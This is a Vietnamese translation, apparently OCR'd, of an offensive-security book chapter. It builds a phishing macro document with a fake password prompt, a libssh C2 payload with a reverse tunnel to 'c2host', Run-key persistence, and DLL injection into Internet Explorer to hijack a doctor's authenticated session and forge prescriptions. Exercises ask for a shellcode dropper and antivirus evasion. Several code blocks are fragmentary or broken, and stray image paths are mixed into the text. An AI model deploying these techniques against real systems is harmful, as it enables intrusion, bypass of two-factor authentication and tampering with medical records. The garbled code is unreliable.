
Với tính năng tự động hoàn tất địa chỉ trong các ứng dụng email, chúng ta đều đã gửi email vội vàng đến nhầm người và cũng đã nhận được thứ không phải gửi cho mình. Điều này xảy ra thường xuyên. Hãy xem xét ví dụ về email sau, “lẽ ra đã được gửi” cho Jonathan Cramer ở bộ phận Nhân sự nhưng lại vô tình đến tay Dr. Jonathan Crane:

```
To: Dr. Jonathan Crane
From: Dr. Harleen Quinzel
Subject: CONFIDENTIAL: Second round redundancies

Jon,
```

```
Attached is the latest proposed list for redundancies in my team in
the intensive treatment department. I'm not happy losing any members
of staff given our current workload but at least now we have a
baseline for discussion – I'll be on campus on Friday so please
revert back to me by then.

Regards,

Harley

p.s. The document is secured as per hospital guidelines. When you're
prompted for it the password is 'arkham'.
```

Hình 1.10: Tài liệu đính kèm chứa macro.

Đây là một bối cảnh khá xảo quyệt. Dr. Crane có lẽ đang tự hỏi liệu mình có bị liệt vào danh sách bị cắt giảm nhân sự không. Tài liệu đính kèm trong email này chứa macro của chúng ta, như được minh họa trong Hình 1.10.



Hình 1.10: Thuyết phục hơn một chút.

Giờ chúng ta muốn thêm một hộp văn bản và nút vào tài liệu, sẽ hiển thị khi người dùng bật macro. Chúng ta muốn liên kết mã VBS của mình với nút để nó được thực thi khi nút đó được nhấn, bất kể người dùng nhập gì vào hộp văn bản. Một hộp thoại thông báo sẽ xuất hiện, thông báo cho người dùng rằng mật khẩu không đúng, bất kể nội dung đã nhập.

Một lợi thế bổ sung của phương pháp tấn công này là (giả sử không có chỉ báo bổ sung như cảnh báo từ phần mềm diệt virus) mục tiêu khó có thể phát hiện và báo động cho người gửi hoặc bộ phận IT, vì họ

vốn dĩ không nên nhìn thấy tài liệu này ngay từ đầu, đúng không?

Để gán một lệnh hoặc macro cho một nút và chèn nút vào văn bản của bạn, bạn đặt con trỏ vào vị trí bạn muốn nút xuất hiện và làm theo các bước sau:

1. Nhấn Ctrl+F9 để chèn một trường.
2. Giữa các dấu ngoặc của trường, gõ MacroButton, rồi tên của lệnh hoặc macro mà bạn muốn nút thực thi.
3. Gõ văn bản bạn muốn hiển thị, hoặc chèn một hình ảnh sẽ được sử dụng làm nút.
4. Nhấn F9 để cập nhật hiển thị trường.

Ở cuối phần WritePayload(), bạn có thể muốn thêm dòng mã sau: `MsgBox "Mật khẩu không đúng. Bộ phận an ninh IT sẽ được thông báo sau các vi phạm tiếp theo bởi " & (Environ$("Username"))` Dòng mã này sẽ tạo ra một hộp thoại pop-up giả vờ như một cảnh báo an ninh và bao gồm tên người dùng hiện tại đã đăng nhập. Chính cách tiếp cận cá nhân hóa này tạo ra sự khác biệt giữa thành công và thất bại khi thực hiện payload ban đầu.

Quản lý và Kiểm soát Phần 1: Cơ bản và Yêu cầu

Sau khi xác định được phương thức truyền tải payload, giờ là lúc ta phải suy nghĩ nghiêm túc về loại payload mà chúng ta muốn sử dụng. Trong phần này, chúng ta sẽ xem xét những yếu tố cơ bản cần thiết trong cơ sở hạ tầng Quản lý và Kiểm soát (C2). Mỗi chương sau chúng ta sẽ tái khám phá, tinh chỉnh và thêm các tính năng để minh họa cho các yếu tố cốt lõi trong công nghệ APT dài hạn sau khi đã xâm nhập ban đầu vào mục tiêu. Tuy nhiên, trong chương này, chúng ta chỉ đề cập đến những yếu tố cơ bản, vì vậy hãy xác định tối thiểu những gì hệ thống này cần có khi triển khai:

1. **Kết nối ra ngoài** - Khả năng kết nối lại với máy chủ C2 qua Internet mà không gặp phải sự can thiệp của tường lửa.
2. **Ẩn danh** - Tránh bị phát hiện bởi các Hệ thống Phát hiện Xâm nhập (IDS) trên máy chủ hoặc mạng.
3. **Truy cập hệ thống tệp từ xa** - Có khả năng sao chép tệp từ và vào máy tính bị xâm nhập.
4. **Thực thi lệnh từ xa** - Có khả năng thực thi mã hoặc lệnh trên máy tính bị xâm nhập.
5. **Giao tiếp an toàn** - Tất cả lưu lượng giữa máy tính bị xâm nhập và máy chủ C2 phải được mã hóa theo tiêu chuẩn cao.
6. **Duy trì liên tục** - Payload cần phải tồn tại qua các lần khởi động lại hệ thống.
7. **Chuyển tiếp cổng** - Cần có khả năng chuyển tiếp lưu lượng hai chiều qua máy tính bị xâm nhập.
8. **Luồng điều khiển** - Đảm bảo kết nối được thiết lập lại về máy chủ C2 trong trường hợp mất kết nối mạng hoặc tình huống bất thường.

Phương pháp nhanh chóng, dễ dàng và minh họa tốt nhất để xây dựng cơ sở hạ tầng này là sử dụng giao thức SSH an toàn và cực kỳ linh hoạt. Cơ sở hạ tầng này sẽ được chia thành hai phần—máy chủ C2 và payload—với các yêu cầu kỹ thuật như sau:

Máy chủ C2

- SSH chạy trên cổng TCP 443
- Jail chroot để chứa SSH server
- Cấu hình SSH sửa đổi để cho phép chuyển tiếp kết nối từ xa

Payload

- Triển khai SSH server trên cổng TCP không chuẩn
- Triển khai SSH client cho phép kết nối lại với máy chủ C2
- Triển khai các kết nối SSH (cả kết nối cục bộ và động) qua client SSH cho phép truy cập vào hệ thống tệp và tiến trình của mục tiêu.

Để triển khai các yêu cầu của payload, tôi mạnh mẽ khuyến nghị sử dụng thư viện **libssh** (https://www.libssh.org/) cho ngôn ngữ lập trình C. Thư viện này sẽ cho phép bạn tạo mã rất nhỏ gọn và mang lại sự linh hoạt tuyệt vời. Nó cũng giúp giảm đáng kể thời gian phát triển phần mềm của bạn.

```
#include <libssh/libssh.h>
    #include <stdlib.h>
    #include <stdio.h>
    #include <windows.h>
int main()
{
    ssh_session my_ssh_session;
int rc;
    char *password;
    my_ssh_session = ssh_new();
    if (my_ssh_session == NULL)
exit(-1);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_HOST, "c2host");
    ssh_options_set(my_ssh_session, SSH_OPTIONS_PORT, 443);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_USER, "c2user");
    rc = ssh_connect(my_ssh_session);
    if (verify_knownhost(my_ssh_session) < 0)
    {
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
    exit(-1);
    }
    password = ("Password");
    rc = ssh_userauth_password(my_ssh_session, NULL, password);
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
}
```

Trong khi mã này tạo ra một phiên bản máy chủ SSH cực kỳ đơn giản:

```
    #include "config.h"
    #include <libssh/libssh.h>
    #include <libssh/server.h>
    #include <stdlib.h>
    #include <string.h>
#include <stdio.h>
    #include <unistd.h>
    #include <windows.h>
    static int auth_password(char *user, char *password){
        if(strcmp(user,"c2payload"))
            return 0;
        if(strcmp(password,"c2payload"))
            return 0;
return 1; }
    ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR, 900)
    return 0
} int main(){
        sshbind=ssh_bind_new();
        session=ssh_new();
        ssh_disconnect(session);
        ssh_bind_free(sshbind);
        ssh_finalize();
        return 0;
}
```

Cuối cùng, một đường hầm ngược có thể được tạo ra như sau:

```
    rc = ssh_channel_listen_forward(session, NULL, 1080, NULL);
    channel = ssh_channel_accept_forward(session, 200, &port);
```


Có các thủ tục xử lý ngoại lệ được tích hợp trong thư viện libssh để theo dõi tình trạng kết nối.

Chức năng duy nhất được mô tả ở đây mà chưa được đề cập là tính bền vững. Có nhiều cách khác nhau để làm cho payload của bạn duy trì trong hệ điều hành Microsoft Windows và chúng ta sẽ đề cập đến điều đó trong chương tiếp theo. Hiện tại, chúng ta sẽ đi theo hướng đơn giản và minh họa. Tôi không khuyến khích phương pháp này trong các cuộc tấn công thực tế, vì nó gần như không có tính ẩn giấu. Được thực thi từ C:

```
    char command[100];
    strcpy( command, " reg.exe add
"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
 /v "Innoce
    " );
system(command);
```

Một bức tranh nói lên ngàn lời, như bạn có thể thấy trong Hình 1.11.

.



Hình 1.11: Cơ sở hạ tầng Command and Control cơ bản ban đầu.

Khi chúng ta có một cổng chuyển tiếp từ xa, chúng ta có quyền truy cập hoàn toàn vào máy chủ bị xâm nhập như người dùng của tiến trình đã khởi tạo macro VBA. Chúng ta có thể sử dụng SFTP qua giao thức SSH để truy cập hệ thống tệp. Để cho phép payload khởi tạo các đường hầm từ xa, các dòng sau đây cần được thêm vào tệp `/etc/ssh/sshd.config` trên máy chủ C2:

```
Match User c2user
GatewayPorts yes
```

Cấu hình này có những thiếu sót nghiêm trọng; nó yêu cầu một kết nối liên tục giữa payload và C2, và chỉ có thể xử lý một kết nối (đường hầm từ xa), do đó chỉ có thể kiểm soát một máy chủ bị xâm nhập tại một thời điểm. Không có tính tự động hay trí tuệ nào được tích hợp vào payload để xử lý các tình huống hơi bất thường, chẳng hạn như cần phải vượt qua một máy chủ proxy.

Tuy nhiên, vào cuối cuốn sách, cơ sở hạ tầng C2 của chúng ta sẽ trở nên tinh gọn, thông minh, stealthy và rất linh hoạt.

Cuộc tấn công Chúng ta đã xem xét các cách xây dựng và triển khai một payload để cho phép kẻ tấn công truy cập từ xa vào máy trạm của mục tiêu, mặc dù ở mức độ hạn chế và thô sơ. Tuy nhiên, mục tiêu ban đầu của chúng ta vẫn không thay đổi, và đó là sử dụng quyền truy cập này để thêm hoặc chỉnh sửa các hồ sơ bệnh nhân, đặc biệt là các đơn thuốc.

Để nhắc lại, mục tiêu của chúng ta đang sử dụng trình duyệt Internet Explorer (IE) của Microsoft và truy cập ứng dụng web Pharmattix. Không có trình duyệt nào khác được công ty hỗ trợ. Chúng ta có thể triển khai một keylogger và ghi lại thông tin đăng nhập của bác sĩ, nhưng điều này không giải quyết được vấn đề xác thực hai yếu tố. Tên người dùng và mật khẩu chỉ là một phần của vấn đề, vì còn cần thẻ thông minh để truy cập cơ sở dữ liệu y tế và phải được trình bày khi đăng nhập. Chúng ta có thể đợi ngoài phòng khám, cướp bác sĩ và lấy ví của họ (thẻ thông minh vừa vặn với kích thước của ví), nhưng phương pháp như vậy sẽ không qua mắt được ai và, đối với việc mô phỏng một APT, khách hàng có thể không đồng ý.

Vượt qua Xác thực Liệu chúng ta có thể vượt qua tất cả các cơ chế xác thực hoàn toàn không? Chúng ta có thể! Kỹ thuật này gọi là **browser pivoting**—cơ bản, chúng ta sử dụng quyền truy cập vào máy trạm của mục tiêu để kế thừa quyền hạn từ trình duyệt của bác sĩ và khai thác quyền hạn của họ một cách minh bạch để làm những gì chúng ta muốn.

Để thực hiện cuộc tấn công này, chúng ta cần có khả năng thực hiện ba điều:

1. Tiêm mã vào tiến trình IE đang truy cập cơ sở dữ liệu y tế.
2. Tạo một thư viện liên kết động (DLL) proxy web dựa trên API WinInet của Microsoft.
3. Chuyển tiếp lưu lượng web qua đường hầm SSH của chúng ta và proxy mới tạo.

Hãy cùng xem qua ba giai đoạn này. Mỗi giai đoạn không phức tạp như có thể tưởng tượng lúc đầu.

Giai đoạn 1: Tiêm DLL Tiêm DLL là quá trình chèn mã vào một tiến trình (chương trình) đang chạy. Cách dễ nhất để thực hiện việc này là sử dụng hàm `LoadLibraryA()` trong kernel32.dll. Lệnh gọi này sẽ xử lý toàn bộ quy trình vì nó sẽ chèn và thực thi DLL của chúng ta. Vấn đề là hàm này sẽ đăng ký DLL của chúng ta với tiến trình mục tiêu, điều này là điều cấm kỵ đối với phần mềm diệt virus (đặc biệt là trong một tiến trình được giám sát chặt chẽ như Internet Explorer). Tuy nhiên, có những cách khác tốt hơn để làm điều này. Quá trình cơ bản sẽ bao gồm bốn bước:

1. Gắn kết vào tiến trình mục tiêu (trong trường hợp này là Internet Explorer).
2. Cấp phát bộ nhớ trong tiến trình mục tiêu.
3. Sao chép DLL vào bộ nhớ tiến trình mục tiêu và tính toán các địa chỉ bộ nhớ phù hợp.
4. Yêu cầu tiến trình mục tiêu thực thi DLL của bạn.

Mỗi bước này đã được tài liệu hóa đầy đủ trong API của Windows.

Gắn kết vào một tiến trình

```
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
                       PROCESS_QUERY_INFORMATION  |
```

Cấp phát bộ nhớ

```
PROCESS_VM_OPERATIO
N | PROCESS_VM_WRITE |
PROCESS_VM_READ,
FALSE,
procID );
```

Cấp phát bộ nhớ

```
    GetFullPathName(TEXT("proxy.dll"),
```

```
BUFSIZE,
dllPath,
NULL);
hFile = CreateFileA( dllPath,
GENERIC_READ,
0,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL );
dllFileLength = GetFileSize( hFile,
NULL );
remoteDllAddr = VirtualAllocEx( hProcess,
NULL,
dllFileLength,
MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE );
```

Chèn DLL và Xác định Địa chỉ Bộ nhớ

```
    lpBuffer = HeapAlloc( GetProcessHeap(),
                          0,
                          dllFileLength);
    ReadFile( hFile,
              lpBuffer,
              dllFileLength,
              &dwBytesRead,
              NULL );
    WriteProcessMemory(  hProcess,
                         lpRemoteLibraryBuffer,
                         lpBuffer,
                         dllFileLength,
                         NULL );
    dwReflectiveLoaderOffset =
GetReflectiveLoaderOffset(lpWriteBuff);
```

Thực thi Mã DLL Proxy

```
    rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0,
lpStartExecAddr, lpExecParam, 0, NULL);
    WaitForSingleObject(rThread,  INFINITE);
```

Giai đoạn 2: Tạo DLL Proxy Dựa trên API WinInet

Bây giờ chúng ta đã biết cần làm gì để đưa mã vào trong tiến trình IE, vậy chúng ta sẽ đưa gì vào đó và tại sao?

Internet Explorer sử dụng hoàn toàn API WinInet để xử lý tất cả các tác vụ giao tiếp. Điều này không có gì ngạc nhiên, vì cả hai đều là công nghệ cốt lõi của Microsoft. Bất kỳ chương trình nào cũng có thể sử dụng API WinInet, và nó có khả năng thực hiện các tác vụ như quản lý cookie, phiên làm việc, xác thực, v.v. Về cơ bản, API này có tất cả các chức năng cần thiết để triển khai một trình duyệt web hoặc các công nghệ liên quan như proxy HTTP.

Vì WinInet quản lý xác thực một cách minh bạch theo từng tiến trình, nếu chúng ta có thể chèn một máy chủ proxy của riêng mình vào trong tiến trình IE của mục tiêu và chuyển hướng lưu lượng web qua đó, thì chúng ta có thể kế thừa các trạng thái phiên ứng dụng của họ. Điều này bao gồm cả các phiên đã xác thực với xác thực hai yếu tố.


Triển khai Chức năng Máy chủ Proxy

Việc xây dựng một máy chủ proxy vượt ra ngoài phạm vi của công việc này; tuy nhiên, có nhiều bên thứ ba cung cấp các thư viện proxy thương mại cho các nhà phát triển. Chúng được triển khai hoàn toàn bằng cách sử dụng API WinInet và có thể được tích hợp tùy theo nhu cầu của bạn.

Giai đoạn 3: Sử dụng Máy chủ Proxy Được Tiêm vào

Giả sử các bước trước đã diễn ra theo kế hoạch, giờ đây chúng ta đã có một máy chủ proxy HTTP đang chạy trên máy mục tiêu (giả sử là cổng TCP 1234) và bị giới hạn trên giao diện Ethernet cục bộ. Do cơ sở hạ tầng Command and Control của chúng ta chưa đủ phát triển để mở các đường hầm từ xa ngay lập tức, chúng ta sẽ

cần phải mã hóa sẵn một đường hầm bổ sung vào payload. Hiện tại, đường hầm duy nhất vào máy trạm mục tiêu là để truy cập vào máy chủ SSH. Chúng ta cần thêm một đường hầm từ xa chỉ tới cổng 1234 trên máy mục tiêu và tạo một điểm cuối (giả sử là cổng TCP 4321) trên máy chủ C2 của chúng ta. Điều này sẽ trông như hình 1.12.



Hình 1.12: Cuộc tấn công hoàn chỉnh với quyền truy cập đầy đủ vào hồ sơ y tế.

Vào thời điểm này, chúng ta có thể thêm bệnh nhân mới và kê thuốc cho họ bất kỳ thứ gì họ muốn. Không yêu cầu ID khi nhận thuốc từ nhà thuốc, vì ID chỉ cần được trình bày khi tạo tài khoản. Tất nhiên, điều này chỉ là một ô đánh dấu đối với cơ sở dữ liệu. Tất cả những gì chúng ta sẽ được yêu cầu khi đi nhận methadone là ngày sinh của chúng ta.

> **"There is no cloud, it's just someone else's computer."**
>
> ***—Unknown***

Trong chương này, chúng ta đã khám phá cách VBA và VBS có thể được sử dụng để tải một payload Command and Control (C2). Payload này cho phép xâm nhập vào quá trình Internet Explorer (IE) và vượt qua xác thực hai yếu tố, nhấn mạnh tầm quan trọng của việc hiểu các cuộc tấn công dựa trên macro và các phương pháp tinh vi để né tránh các cơ chế bảo mật truyền thống như xác thực hai yếu tố.
Chương này nhấn mạnh rằng các cuộc tấn công qua macro không hề lỗi thời. Mặc dù trước đây được coi là một di sản của quá khứ, những cuộc tấn công này đã tái xuất hiện do sự phức tạp ngày càng tăng của các phương pháp khác, chẳng hạn như các cuộc tấn công liên quan đến Adobe Flash. Một điểm rút ra quan trọng là sự cần thiết phải thận trọng với các macro—đặc biệt là khi gặp phải yêu cầu bật chúng mà bạn không mong muốn. Xác thực hai yếu tố, mặc dù thêm một lớp bảo vệ, nhưng không đảm bảo an toàn trước những kẻ tấn công quyết tâm. Nếu yếu tố thứ hai có thể bị vượt qua (thông qua các kỹ thuật như đánh cắp phiên làm việc hoặc tấn công man-in-the-browser), an ninh của toàn bộ hệ thống sẽ bị đe dọa. Khi các kẻ tấn công trở nên tinh vi hơn, duy trì chiến lược phòng thủ sâu trở nên ngày càng quan trọng.
Nhìn về phía trước, cuốn sách sẽ tập trung vào việc phát triển cơ sở hạ tầng C2 và đi sâu vào các kỹ thuật tấn công tinh vi và tàng hình hơn. Chương tiếp theo sẽ giới thiệu cách các applet Java có thể được sử dụng để triển khai payload một cách kín đáo.

Bài tập từ chương này:

1. Triển khai cơ sở hạ tầng C2 đã mô tả sử dụng C và libssh (hoặc ngôn ngữ bạn quen thuộc).
2. Tạo một dropper C2 trong VBS tải các payload tùy chỉnh dưới dạng shellcode và tiêm trực tiếp vào bộ nhớ.
3. Khám phá các kỹ thuật làm mờ shellcode trong một script VBA và phân tích phản ứng của các công cụ AV bằng VirusTotal.

Giới thiệu chương tiếp theo: "Đánh cắp Nghiên cứu"
Chương tiếp theo sẽ chuyển sang một mục tiêu khác—các trường đại học, vốn thường được coi là dễ bị tấn công do mạng lưới rộng lớn và đa dạng của chúng, sự phụ thuộc vào các hệ thống kế thừa, và thiếu các biện pháp bảo mật toàn diện. Chương này sẽ khám phá cách những yếu tố này khiến các trường đại học trở thành mục tiêu lý tưởng cho các mối đe dọa tiên tiến kéo dài (APT) và cách các kẻ tấn công có thể lợi dụng hạ tầng bảo mật yếu kém của các tổ chức học thuật.

Một câu chuyện được nghe nói về một "tân sinh viên" trong chương trình. Sau một cuộc điều tra, bản chất thực sự của tình huống đã được phát hiện. Kẻ tấn công đã bị bắt, nhưng không ít lần khiến trường đại học phải xấu hổ và bỏ ra công sức khôi phục lại bảo mật và tính toàn vẹn của mình.
